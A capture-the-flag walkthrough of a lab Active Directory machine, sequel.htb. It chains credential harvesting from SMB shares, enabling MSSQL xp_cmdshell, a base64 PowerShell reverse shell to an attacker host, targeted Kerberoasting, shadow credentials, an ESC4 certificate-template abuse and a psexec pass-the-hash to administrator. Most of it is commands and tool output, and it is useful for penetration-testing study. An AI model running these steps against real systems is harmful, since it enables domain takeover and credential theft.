

Enumeration

```
sudo nmap -sV -sC 10.129.232.128 -p- -Pn -A -T4
```

Lets start Enumerating the open ports

SMB

Lets start with authentication using given credentials

```
smbmap -R -H 10.129.232.128 -u "rose" -p "KxEPkKe6R8su"
```

using smbmap to with recursive parameter to view all the file , and we found some intersting file in it

IP: 10.129.232.128:445	Name: escapetwo.htb	Status: Authenticated
Disk		Permissions Comment
Accounting Department		READ ONLY
./Accounting Department		
dr--r--r--	0 Sun Jun 9 07:11:31 2024	.
dr--r--r--	0 Sun Jun 9 07:11:31 2024	..
fr--r--r--	10217 Sun Jun 9 07:11:31 2024	accounting_2024.xlsx
fr--r--r--	6780 Sun Jun 9 07:11:31 2024	accounts.xlsx
ADMIN\$		NO ACCESS Remote Admin
C\$		NO ACCESS Default share
IPC\$		READ ONLY Remote IPC
./IPC\$		

we can use smbclient to download the file and inspect the file

```
penguin@kali:~/Downloads/Escape-Two$ smbclient "//10.129.232.128/Accounting Department" -U "rose%KxEPkKe6R8su"
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0 Sun Jun 9 06:52:21 2024
..               D            0 Sun Jun 9 06:52:21 2024
accounting_2024.xlsx  A       10217 Sun Jun 9 06:14:49 2024
accounts.xlsx        A        6780 Sun Jun 9 06:52:07 2024

6367231 blocks of size 4096. 927420 blocks available
smb: \> get accounting_2024.xlsx
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (39.4 KiloBytes/sec) (average 39.4 KiloBytes/sec)
smb: \> get accounts.xlsx
getting file \accounts.xlsx of size 6780 as accounts.xlsx (25.5 KiloBytes/sec) (average 32.4 KiloBytes/sec)
smb: \>
```

one more Interesting findings while enumerating with **rpcclient** found some users it may help us

```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[michael] rid:[0x44f]
user:[ryan] rid:[0x45a]
user:[oscar] rid:[0x45c]
user:[sql_svc] rid:[0x462]
user:[rose] rid:[0x641]
user:[ca_svc] rid:[0x647]
```

when i was inspecting the given file i found some intersting username and password

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24"><si><t xml:space="pr
eserve">First Name</t></si><si><t xml:space="preserve">Last Name</t></si><si><t xml:space="preserve">Email</t></si><si>
<t xml:space="preserve">Username</t></si><si><t xml:space="preserve">Password</t></si><si><t xml:space="preserve">Angel
a</t></si><si><t xml:space="preserve">Martin</t></si><si><t xml:space="preserve">angela@sequel.htb</t></si><si><t xml:s
pace="preserve">angela</t></si><si><t xml:space="preserve">0fwz7Q4mSpurIt99</t></si><si><t xml:space="preserve">Oscar</
t></si><si><t xml:space="preserve">Martinez</t></si><si><t xml:space="preserve">oscar@sequel.htb</t></si><si><t xml:spa
ce="preserve">oscar</t></si><si><t xml:space="preserve">86LxLBMgEWaKUnBG</t></si><si><t xml:space="preserve">Kevin</t><
/si><si><t xml:space="preserve">Malone</t></si><si><t xml:space="preserve">kevin@sequel.htb</t></si><si><t xml:space="p
reserve">kevin</t></si><si><t xml:space="preserve">Md9Wlq1E5bZnVDVo</t></si><si><t xml:space="preserve">NULL</t></si><s
i><t xml:space="preserve">sa@sequel.htb</t></si><si><t xml:space="preserve">sa</t></si><si><t xml:space="preserve">MSSQ
LP@ssw0rd!</t></si></sst>
```

lets make it readable so we can make a user list

```
First Name
Last Name
Email
Username
Password
Angela
Martin
angela@sequel.htb
angela
0fwz7Q4mSpurIt99
Oscar
Martinez
oscar@sequel.htb
oscar
86LxLBMgEWaKUnBG
Kevin
Malone
kevin@sequel.htb
kevin
Md9Wlq1E5bZnVDVo
NULL
sa@sequel.htb
sa
MSSQLP@ssw0rd!
```

Lets make a userlist from the rpcclient and xml file we found , Lets use kerbrute to enumerate

the user

```
└─$ kerbrute userenum -d sequel.htb --dc 10.129.232.128 user.list

████████████████████████████████████████████████████████████████████████████████
Version: v1.0.3 (9dad6e1) - 10/13/25 - Ronnie Flathers @ropnop

2025/10/13 15:05:36 > Using KDC(s):
2025/10/13 15:05:36 > 10.129.232.128:88

2025/10/13 15:05:36 > [+] VALID USERNAME:      ryan@sequel.htb
2025/10/13 15:05:36 > [+] VALID USERNAME:      sql_svc@sequel.htb
2025/10/13 15:05:36 > [+] VALID USERNAME:      Administrator@sequel.htb
2025/10/13 15:05:36 > [+] VALID USERNAME:      oscar@sequel.htb
2025/10/13 15:05:36 > [+] VALID USERNAME:      ca_svc@sequel.htb
2025/10/13 15:05:36 > [+] VALID USERNAME:      rose@sequel.htb
2025/10/13 15:05:36 > [+] VALID USERNAME:      michael@sequel.htb
2025/10/13 15:05:36 > Done! Tested 11 usernames (7 valid) in 0.094 seconds
```

we found 7 valid users and let's use the given user list and password list from the xlm file to further enumerate other protocols

Let's use NetExec for the further enumeration

LDAP

```
nxc ldap sequel.htb -u user.list -p password.list
```

we found nothing let's enumerate other open ports

SMB

We found a user on SMB

```
SMB 10.129.232.128 445 DC01 [+] sequel.htb\oscar:86LxLBMgEWaKUnBG
```

MSSQL

we found a valid user as expected

```
└─$ nxc mssql sequel.htb -u sa -p 'MSSQLP@ssw0rd!' --local-auth
MSSQL 10.129.232.128 1433 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL 10.129.232.128 1433 DC01 [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
```

Since we got some valid credentials on **SMB** and **MSSQL** services

```
oscar:86LxLBMgEWaKUnBG
```

```
sa:MSSQLP@ssw0rd!
```

Foothold

Lets start enumerating with **MSSQL**

we can use tool **impacket-mssqlclient** or other tools like **sqsh**

Here i am using **mssqlclient** let see if have access to **xp_cmdshell** ,

```
└─$ impacket-mssqlclient sequel.htb/'sa:MSSQLP@ssw0rd!'@sequel.htb
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[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa dbo@master)> Exec xp_cmdshell
ERROR(DC01\SQLEXPRESS): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
```

as we can see from the screenshot we are able to execute the **xp_cmdshell** by configuring it

lets start configuring

```
# Check if xp_cmdshell is enabled SELECT * FROM sys.configurations WHERE
name = 'xp_cmdshell';

# This turns on advanced options and is needed to configure
xp_cmdshell sp_configure 'show advanced options', '1'

# This enables xp_cmdshell sp_configure
RECONFIGURE 'xp_cmdshell', '1'
RECONFIGURE

# checking the configurtion works
SQL (sa dbo@master)> EXEC master..xp_cmdshell 'whoami'
output
-----
sequel\sql_svc

NULL
```

We got the shell lets try to create reverse shell using <https://www.revshells.com/> (create reverse shell using PowerShell#3 (Base64)) then execute using

the xp_cmdshell we configured earlier and start net cat listner on our attack host

```
SQL (sa dbo@master)> EXEC xp_cmdshell 'powershell -e JABjAGwAaQBLAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABLAG0ALgB0AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBLAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA2AC4ANwA3ACIALAA5ADAAMAaxACKA0wAkAHMAdABYAGUAYQBtACAAPQAGACQAYwBsAGkAZQBuaHQALgBHAGUAdABTAHQAcgBLAGeAbQAOACKA0wBbAGIAeQB0AGUAWwBdAF0AJABIAHkAdABLAHMAIAA9ACAAMAauAC4ANGA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAGACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABIAHkAdABLAHMAAAGADAALAAGACQAYgB5AHQA2QBzAC4ATABLAG4AZwB0AGgAKQApACAALQBuAGUATIAAwACKAewA7ACQAZABhAHQAYQAAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAEQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABLAHAdAAuAEEAUwBDAEKASQBFAG4AYwBvAGQAaQBuAGcAKQAuAECAZQB0AFMAdABYAGkAbgBnACgAJABIAHkAdABLAHMAAawACwAIAAKAGKAKQA7ACQAcwBLAG4AZABiAGEAYwBrACAAPQAGACgAaQBLAHgAIAAKAGQAYQB0AGEAIAAYAD4AJgAXACAfAAGAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAKAHMAZQBuaGQAYgBhAGMAawAgACsAIAAIAFAAUwAgACIAIAArACAABwAHcAZAAPAC4AUABhAHQAaAGACsAIAAIAAD4AIAAIAADsAJABzAGUAbgBkAGIAeQB0AGUATIAA9ACAABbAHQAZQB4AHQALgBLAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBjACKALgBHAGUAdABCaHkAdABLAHMAKAkAHMAZQBuaGQAYgBhAGMAawAyACKA0wAKAHMAABYAGUAYQBtAC4AVwByAGkAdABLAACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAaAPADsAJABzAHQAcgBLAGeAbQAUAEYAbABIAHMAAaAAoACKAfQA7ACQAYwBsAGkAZQBuaHQALgBDAGwAbwBzAGUAKAApAA=';
```

netcat Listner

```
listening on [any] 9001 ...
connect to [10.10.16.77] from (UNKNOWN) [10.129.232.128] 62964
whoami
sequel\sql_svc
PS C:\Windows\system32> cd C:\
PS C:\> dir
```

on further enumeration in we did find some intersting file

```
Directory: C:\SQL2019

Mode                LastWriteTime         Length Name
----                -
d-----         1/3/2025   7:29 AM                ExpressAdv_ENU

PS C:\SQL2019> cd ExpressAdv_ENU
PS C:\SQL2019\ExpressAdv_ENU> dir

Directory: C:\SQL2019\ExpressAdv_ENU

Mode                LastWriteTime         Length Name
----                -
d-----         6/8/2024   3:07 PM                1033_ENU_LP
d-----         6/8/2024   3:07 PM                redistrib
d-----         6/8/2024   3:07 PM                resources
d-----         6/8/2024   3:07 PM                x64
-a-----         9/24/2019   10:03 PM             45 AUTORUN.INF
-a-----         9/24/2019   10:03 PM             788 MEDIAINFO.XML
-a-----         6/8/2024   3:07 PM             16 PackageId.dat
-a-----         9/24/2019   10:03 PM          142944 SETUP.EXE
-a-----         9/24/2019   10:03 PM             486 SETUP.EXE.CONFIG
-a-----         6/8/2024   3:07 PM             717 sql-Configuration.INI
-a-----         9/24/2019   10:03 PM          249448 SQLSETUPBOOTSTRAPPER.DLL
```

for futher enumeration on each file we found some credentials from configuration.ini file

for futher information please refer

<https://learn.microsoft.com/en-us/sql/database-engine/install-windows/install-sql-server-using-a-configuration-file?view=sql-server-ver17>

the credentials we found from the file

```
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
```

Lets use this password to enumerate the open ports which and see which all users can be pwned!

we got lucky with smb ,winrm , ldap

```
WINRM      10.129.232.128 5985 DC01 config [+] sequel.htb\ryan:WqSZAF6CysDQbGb3 (Pwn3d!)
-----
while reading from remote(104)
SMB        10.129.232.128 445 DC01 config [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
-----
LDAP       10.129.232.128 389 DC01 for fut [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
```

Lets use evil-winrm to access the user see if can capture the flag

```
❯ evil-winrm -i sequel.htb -u ryan -p WqSZAF6CysDQbGb3

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Here we got the access powerhshell lets enumerate

```
*Evil-WinRM* PS C:\Users\ryan\Documents> cd ..
*Evil-WinRM* PS C:\Users\ryan> cd Desktop
*Evil-WinRM* PS C:\Users\ryan\Desktop> dir

Directory: C:\Users\ryan\Desktop

Mode                LastWriteTime         Length Name
----                -
-rw-r--r--        10/13/2025  10:43 AM             34 user.txt
```

First ! user flag Bingo

The next phase involves utilizing the data collected by the bloodhound-python utility to conduct a thorough domain enumeration and develop an optimized path for privilege escalation and attack planning.

```
❯ bloodhound-python -u ryan -p 'WqSZAF6CysDQbGb3' -d sequel.htb -ns 10.129.232.128 -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: sequel.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 10 users
INFO: Found 59 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.sequel.htb
INFO: Done in 00M 15S
INFO: Compressing output into 20251013163129_bloodhound.zip
```

Lets run the bloodhound GUI from the attacker system



```

$ ./BloodHound
(node:114935) electron: The default of contextIsolation is deprecated and will be changing from false to true in a future release of Electron. See https://github.com/electron/electron/issues/23506 for more information
(node:114976) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.from() methods instead.

$ sudo /usr/share/neo4j/bin/neo4j console
Directories in use:
home:           /usr/share/neo4j
config:         /usr/share/neo4j/conf
logs:           /etc/neo4j/logs
plugins:        /usr/share/neo4j/plugins
import:         /usr/share/neo4j/import
data:           /etc/neo4j/data

```

With Bloodhound we found ryan as the writeOwner access ca_svc account



lets start abusing this privilege

Lets start with Targeted Kerberoast we can use the tool called [targetedKerberoast.py](#). which will give us the hash for the user **ca_svc**

```

(penguin@kali:~) [~/Downloads/Escape-Two/targetedKerberoast]
$ python3 targetedKerberoast.py -v -d sequel.htb -u ryan -p 'WqSZAF6CysDQbGb3'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (sql_svc)
$ krb5tgt/$23$*ca_svc$SEQUEL.HTB$sequel.htb/ca_svc*$0436d743c89a462e306434af9a36a2ce$40f004312b1d3556d78a9e3a19f629de3617
967c97b83dd9e504bfc741cc054057a1808220cc490bb92571f920a015249bb4d2f60472543efbbfcde78b4a8383d5b112081d56781ab315ec9eb3a
c75999b12af5b726b519e4e1fd05a9ec493560e9a0cb576a19c52dcac66510869b583322cfb5fe3491487450d9f6269a496e64ce4d6f692da7c261f
fbfd3a39e2e92f8dc1097b1fc349c9def81d92617b5b61dc8e8faa1c908d75bb5382b93660dee176b5cc02198815c6b4f33dce7906c1bdfceca956b
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83938ef515b529dcabc7ab5af455fdb3eca58e34902b87bd730c7a64804c622fe60f36dec275af4d975027bb735c79d12bc59707b08885aeb0c2292
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d457fefeb69fb76042daf17cc07e2bf1927c98b7d3ce1f07dff3ad4ec448b5af9d3f3a4258f3f709607935e4813c89daa973e6430d32071a79c3928
4cfab44c9e9b02f7cc3070124a77fcca05fd89ad02730dbd579ccfdd146aed6ff96208573ab4bbac57dbf12abdf4b13ad783d0a5eea01b5b725229
2a39f7c22a4e921b0ab9071e291ae8e9e2000abbebe047b51ac5acd378e6cd3febb79300f537a32ec9321565f5965da513e80818675e124cf30cfda
296d7060df6b87bc6a888557aed9330b2256bfdbecedab08ef08400d461eaeab73e780871317284db37f5725b1926148f55491a5d28a703475d4dcc
ca5cb5fbd89c03a3add8fcc7c08a02d7ca2f309080861c2c89a6efde6ebe53253244f1669c167fd8316fe4a8da04e3f9bae4f1780b310855338e14b
59db5634c029036b5bfb0752953d76fd494e3586ddb6c20bb3861c797f47f6161ffc2c142156fcd62c6681c29059c06b7ada8b46f7943978ed266a
c1d2ad7bc8e38f03d3995d34c1abbd7bbc2ab080c05f228557db07aa983256448d0e6ca3899c97875fc7fe43317d47fa8ec2b5a5e1d9eab9dcfeb53
2f7dcbb7d097ea6e3a836a9a0af8bf6665a139aca15c55435194d972fdbea620d7896e87a8c49f276e5e10c0856e9be4d207b149fa288863109c87a
787f664f50abca1c2f6f00c5f3e35e313a3376712f4501bc7eaf74e2a1b02551fbad59ad9c0caa344adc716ac84c7691ab8da839dd1c30d9c083a95
cc36dcfc748c19d41e56f93fa3e83f132fe4e34c1f7082ca694769ddab7d70903b35b57c45126916f21852b2a3e0cad19d7a8c9fab

```

Lets try to crack the hash with hashcat

```

$ sudo hashcat -m 13100 ca_svc.txt /usr/share/wordlists/rockyou.txt
No luck in breaking the hash lets try Shadow credential method using pywhisker.py

```

```

$ python3 pywhisker/pywhisker.py -d "sequel.htb" -u "ryan" -p "WqSZAF6CysDQbGb3" --target "ca_Svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=Certification Authority,CN=Users,DC=sequel,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 52292108-c7b5-454e-6930-3844c698b58e
[*] Updating the msDS-KeyCredentialLink attribute of ca_Svc
[!] Could not modify object, the server reports insufficient rights: 00002098: SecErr: DSID-031514A0, problem 4003 (INSUFF_ACCESS_RIGHTS), data 0

```

Before executing pywhisker we need to change the ownership of ca_svc account

```

$ impacket-ownereit -action write -new-owner 'ryan' -target 'ca_svc' 'sequel.htb'/'ryan': 'WqSZAF6CysDQbGb3'
/home/penguin/Downloads/Escape-Two/pywhisker/venv/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
import pkg_resources
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[*] Current owner information below
[*] - SID: S-1-5-21-548670397-972687484-3496335370-512
[*] - SAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=sequel,DC=htb
[*] OwnerSid modified successfully!

```

change the permission as well

```

$ impacket-dacledit -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' sequel.htb/ryan:'WqSZAF6CysDQbGb3'
/home/penguin/Downloads/Escape-Two/pywhisker/venv/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
import pkg_resources
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[*] DACL backed up to dacledit-20251013-172744.bak
[*] DACL modified successfully!

```

Lets run pywhisker again

```

$ python3 pywhisker/pywhisker.py -d "sequel.htb" -u "ryan" -p "WqSZAF6CysDQbGb3" --target "ca_Svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=Certification Authority,CN=Users,DC=sequel,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: dbc1843a-6a5f-2d62-ec86-87dcef0b8a26
[*] Updating the msDS-KeyCredentialLink attribute of ca_Svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM → PFX with cryptography: M4LLAABk.pfx
[+] PFX exportiert nach: M4LLAABk.pfx
[i] Passwort für PFX: x4Tk8Zsnoj3RNhj5HqV7
[+] Saved PFX (#PKCS12) certificate & key at path: M4LLAABk.pfx
[*] Must be used with password: x4Tk8Zsnoj3RNhj5HqV7
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools

```

Yes we created the certificate ! we need to obtain the tgt hash lets start digging

we need to download this tool to obtain TGT ticket

<https://github.com/dirkjanm/PKINITtools>

```

$ git clone https://github.com/dirkjanm/PKINITtools
Cloning into 'PKINITtools' ...
remote: Enumerating objects: 45, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 45 (delta 14), reused 10 (delta 10), pack-reused 27 (from 1)
Receiving objects: 100% (45/45), 28.08 KiB | 1.48 MiB/s, done.
Resolving deltas: 100% (21/21), done.

```

lets export the certificate


```
python3 gettgtpkinit.py -cert-pem ../M4LLAABk_cert.pem -key-pem  
../M4LLAABk_priv.pem sequel.htb/ca_svc ca_svc.ccache
```

the tgt would be saved to file which we can use to get NTLM hash

```
$ python3 getnthash.py -key 923f01c4927003354932d81327dd0c9ded01cd171ba229174211ccab27722738 sequel.htb/CA_SVC  
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies  
[*] Using TGT from cache  
[*] Requesting ticket to self with PAC  
Recovered NT Hash  
3b181b914e7a9d5508ea1e20bc2b7fce
```

Next we can use certipy to perform authenticated enumeration it uses unprivileged domain credential to print out vulnerable templated and and CA's

```
$ certipy-ad find -vulnerable -u ca_svc@sequel.htb -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -dc-ip 10.129.104.59  
Certipy v5.0.3 - by Oliver Lyak (ly4k)  
[*] Finding certificate templates  
[*] Found 34 certificate templates  
[*] Finding certificate authorities  
[*] Found 1 certificate authority  
[*] Found 12 enabled certificate templates  
[*] Finding issuance policies  
[*] Found 15 issuance policies  
[*] Found 0 OIDs linked to templates  
[*] Retrieving CA configuration for 'sequel-DC01-CA' via RRP  
[*] Successfully retrieved CA configuration for 'sequel-DC01-CA'  
[*] Checking web enrollment for CA 'sequel-DC01-CA' @ 'DC01.sequel.htb'  
[!] Error checking web enrollment: timed out  
[!] Use -debug to print a stacktrace  
[!] Error checking web enrollment: timed out  
[!] Use -debug to print a stacktrace  
[*] Saving text output to '20251014101843_Certipy.txt'  
[*] Wrote text output to '20251014101843_Certipy.txt'  
[*] Saving JSON output to '20251014101843_Certipy.json'  
[*] Wrote JSON output to '20251014101843_Certipy.json'
```

Lets inspect the text file

```
[+] User ACL Principals : SEQUEL.HTB\Cert Publishers  
[!] Vulnerabilities : User has dangerous permissions.  
ESC4
```

upon inspection of text file we can see its list ESC4 vulnerability, A template is vulnerable when the user has write permission on it, this gives the right to modify the template configuration allowing an attacker to make it vulnerable to ECS1

```

$ certipy-ad template -u ca_svc@sequel.htb -hashes 3b181b914e7a9d5508eae20bc2b7fce -template DunderMifflinAuthentic
tion -write-default-configuration
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: SEQUEL.HTB.
[!] Use -debug to print a stacktrace
[*] Saving current configuration to 'DunderMifflinAuthentication.json'
[*] Wrote current configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Replacing:
[*] nTSecurityDescriptor: b'\x01\x00\x04\x9c0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x00\x
1c\x00\x01\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x01\x01\x00\x00\
x00\x00\x00\x05\x0b\x00\x00\x00'
[*] flags: 66104
[*] pKIDefaultKeySpec: 2
[*] pKIKeyUsage: b'\x86\x00'
[*] pKIMaxIssuingDepth: -1
[*] pKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*] pKIExpirationPeriod: b'\x0009\x87.\xe1\xfe\xff'
[*] pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*] pKIDefaultCSPs: ['2,Microsoft Base Cryptographic Provider v1.0', '1,Microsoft Enhanced Cryptographic Provider v
1.0']
[*] msPKI-Enrollment-Flag: 0
[*] msPKI-Private-Key-Flag: 16
[*] msPKI-Certificate-Name-Flag: 1
[*] msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
Are you sure you want to apply these changes to 'DunderMifflinAuthentication'? (y/N): y
[*] Successfully updated 'DunderMifflinAuthentication'

```

Now we can start exploiting the template with req command

```

$ certipy-ad req -u ca_svc@sequel.htb -hashes 3b181b914e7a9d5508eae20bc2b7fce -ca sequel-DC01-CA -template DunderMif
flinAuthentication -upn administrator@sequel.htb -target dc01.sequel.htb -target-ip 10.129.148.222
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: SEQUEL.HTB.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 17
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

```

Here we got administrator pfx with which should be able authenticate as an administrator

```

$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.148.222
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff

```

we got the NTLM hash for the administrator

Login as Admin using impacket-psexec then find the root.txt

```
$ impacket-psexec sequel.htb/administrator@10.129.148.222 -hashes 7a8d4e04986afa8ed4060f75e5a0b3ff:7a8d4e04986afa8ed4060f75e5a0b3ff
impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.148.222.....
[-] share 'Accounting Department' is not writable.
[*] Found writable share ADMIN$
[*] Uploading file KcjdLZo.exe
[*] Opening SVCManager on 10.129.148.222.....
[*] Creating service LLNq on 10.129.148.222.....
[*] Starting service LLNq.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.6640]
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C:\Windows\system32> cd C:\

C:\> dir
```